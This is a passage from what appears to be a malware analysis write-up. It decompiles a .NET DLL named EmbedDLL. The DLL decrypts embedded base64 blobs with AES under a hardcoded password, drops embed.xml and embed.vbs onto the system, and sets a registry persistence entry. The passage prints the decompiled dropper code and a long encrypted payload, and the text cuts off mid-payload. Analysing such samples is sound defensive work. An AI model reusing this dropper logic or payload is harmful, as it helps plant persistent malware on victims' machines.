2. AES_DECRYPT


Along with those, when we grepped for the particular word, we have an AES Encrypted string.




So, we need to have the DLL decompiled. In this particular scneario, I will be using DotPeek, although we can use ILSPY and DNSPY as well.

On loading the DLL file in DotPeek, we observed the following at first.

- The actual name of the DLL file is EmbedDLL.





The program class includes the actual code. Here we can observe the following.

- The has is being calculated for the password which we found.
- The first base64 encoded data is being decrypted and wirtten to a file named embed.xml in PUBLIC directory.
- The second base64 encoded data is being written to embed.vbs file in Documents directory.
- Finally, a registry entry is being name with variable name (embed) pointing to the location of embed.vbs

```
{

 byte[] hash =
SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes("p0w3r0verwh3
lm1ng!"));

 string end = new StreamReader((Stream) new
MemoryStream(Cryptor.AES_Decrypt(Convert.FromBase64String("pxQRI
8YJc6jVr3x45Y+ti/tT8W+3HpQHbcw1yZJQ9goNhoTt2TTRIbFkDsFdmrLwIklux
2Tcs42qWV15vEWaGE7NywrhmorgjRarizl08J8eAd7JbR3zzqM5KbX5Vz6lqi51p
3G0RGviA59gz1s6GcJ5wwIPCSHk5sidK2XJUUUgTGzWFXuM3QpGIm8XxL93J5HVf
52LOfTEb9lBR6md7bIoG2xbZIZ7kC2nbXlmcHGT49NhP6mwTxfLSTERKP2y5d5kO
ruBW/xunGBZY9kcvYtTLYmzPtius491SjU5nKHyxg8VwR8VkynD71yf/0Scwz9zK
Dc9gvwHYwvpt7nGQmWXdtqxqEC6kvLB1XmyXqh94TJOTRVdLEvkrM7GdGQjuuewa
CZoUCHabZqXnW/efw/igNangpSQTnjB4WUqunJkJ0uvgozz/dbPQFYiKc+pwR6H/
nS07tk13jZOBbuFkwfYAMHDh82OJ0CXlqW0HjGGzO0fQkUZDX6qQeMYnQqPEn0oJ
KSQ8IMtIl5wwc0SaMNuIBombhxEXqARDk7f5W0lrksrNEL0Yj6HaSq7yI1GzK6Ni
otjbV/uaUmuVlkWM473Jct1+UnreB+f3JlyQ1eRL79NOHORagTY/rBE/gXI+ZgSb
SWz05jGDtUBjabGDj1zQuFKfyccg2G3u5yqWnUhAIRaXadE13w1UoM5MHutDY6uk
2xFXD5k29uL8S2RmdvD+XL/oA0AnKI6iBXkkMNDdxbf82cciS7mfF0bzLw9S/wmw
j5OFZo0c/4ZgPlM/8Okg9mlJIngWK25f6iTX9p+JxKw6IywRN5HrQE5DJX0MksGd
ppW2oXNvEC9wmnzAKr3hLjkAYKdQS4ZqLJlf8d9UVpkfrEzCCX5qwykOfA6vovXJ
njYraOFV2SqSBHkrPYu5zFNucq2vRJtIgmPm7vaJvo5nrPxezPZVN1KXu8F/3a88
8BZ6ut4g+JbDrJZj35+9qLbsB2p19nij6GyfXvSz8BDakuk6mHOvlUNALG2t3OYt
```

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
